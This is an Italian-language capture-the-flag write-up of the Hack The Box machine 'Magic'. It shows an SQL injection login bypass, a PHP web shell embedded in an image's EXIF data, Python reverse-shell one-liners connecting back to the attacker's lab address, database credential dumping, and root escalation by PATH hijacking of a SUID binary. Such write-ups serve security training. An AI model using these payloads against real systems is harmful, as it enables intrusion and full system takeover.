MAGIC | Kaosam


Il mio profilo -> https://www.hackthebox.eu/home/users/profile/149676

Risultati port scanning:

```
root@unknown:~/Desktop# nmap -sC -sV 10.10.10.185
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-19 11:40 CEST
Nmap scan report for 10.10.10.185
Host is up (0.041s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at h
 .
Nmap done: 1 IP address (1 host up) scanned in 11.18 seconds
```


Andando a visitare la porta 80, appare un sito web statico. Cliccando su Login abbiamo davanti un portale di accesso:



Dopo aver provato con un basilare password guessing, una semplice SQL injection, ci fa avanzare all'area riservata, inserendo nei campi di username e password:

```
' OR '1'='1
```

L’area riservata prevede la possibilità di caricare immagini:



Se prendiamo un’immagine di prova, e inseriamo del codice all’interno:

```
exiftool -comment='<?php echo "<pre>"; system($_GET['cmd']); ?>'
immagine.jpg
```

Una volta rinominata in immagine.php.jph e caricata, abbiamo la possibilità, recandoci sul percorso per visualizzarla, di ottenere una reverse shell.

Quindi più nel dettaglio, il percorso per le immagini caricate è images/uploads. Nel nostro caso:

```
http://10.10.10.185/images/uploads/immagine.php.jpg
```

Se eseguiamo il comando seguente, abbiamo la shell, in ascolto con il nostro indirizzo sulla porta 4444:

```
http://10.10.10.185/images/uploads/5.php.jpg?cmd=python3%20-
c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socke
t.SOCK_STREAM);s.connect((%2210.10.14.241%22,4444));os.dup2(s.fileno(),0)
;%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22
/bin/sh%22,%22-i%22]);%27
```

```
root@unknown:~/Desktop# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.185.
Ncat: Connection from 10.10.10.185:39022.
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/Magic/images/uploads$
```

Con un po' di enumerazione manuale troviamo le credenziali del db:

```
www-data@ubuntu:/var/www/Magic$ less db.php5
less db.php5
WARNING: terminal is not fully functional
db.php5  (press RETURN)
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont  = null;

    public function __construct() {
        die('Init function is not allowed');
    }
```

Mysql non è installato, ma è installato mysqldump:

mysqldump -u theseus --password=iamkingtheseus --all-databases

```
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `login`
--

LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;
```

Ottenuta un'altra password, provando a collegarci con quest'ultima con theseus:

```
www-data@ubuntu:/var/www/Magic$ su theseus
su theseus
Password: Th3s3usW4sK1ng

theseus@ubuntu:/var/www/Magic$ id
id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
```

Nella home di theseus, è possibile ottenere la user flag.

Continuando con la privesc, è possibile utilizzare linpeas o qualsiasi altro enumeratore automatico per scoprire la vulnerabilità. Infatti, compare come SUID il binario sysinfo.

Andando ad esplorare sysinfo, scopriamo che esegue 4 comandi principali: free -h (per ottenere informazioni sulla memoria), lshw -short (info sull'hardware), cat /proc/cpuinfo (cpu) e infine fdisk (utilizzo del disco).

Quindi, un modo per sfruttare questa vulnerabilità è quella di settare la variabile PATH, a nostro piacimento. Prendendo ad esempio lshw come comando, creiamo il nostro binario modificato sotto il percorso /tmp:

```
echo "/bin/sh" > lshw

chmod +x lshw

export PATH=/tmp:$PATH
```

Una volta fatto, è possibile lanciare il comando sysinfo, e comparirà una shell, nella quale poi possiamo utilizzare python, tra i tanti esempi, per inviare una shell, mentre siamo in ascolto sulla porta 6666:

```
sysinfo

python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s
.connect(("10.10.14.241",6666));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Di seguito tutti i passaggi:

```
theseus@ubuntu:/tmp$ echo "/bin/sh" > lshw
echo "/bin/sh" > lshw
theseus@ubuntu:/tmp$ chmod +x lshw
chmod +x lshw
theseus@ubuntu:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
theseus@ubuntu:/tmp$ sysinfo
sysinfo
====================Hardware Info====================
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SO
.connect(("10.10.14.241",6666));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os
no(),2);p=subprocess.call(["/bin/sh","-i"]);'
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SO
.connect(("10.10.14.241",6666));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os
no(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
root@unknown:~/Desktop# nc -lvp 6666
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 10.10.10.185.
Ncat: Connection from 10.10.10.185:47050.
# id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
```

Contattami su Twitter: https://twitter.com/samuelpiatanesi

Puoi trovare altri writeups sulla mia repo Github: https://github.com/Kaosam/HTBWriteups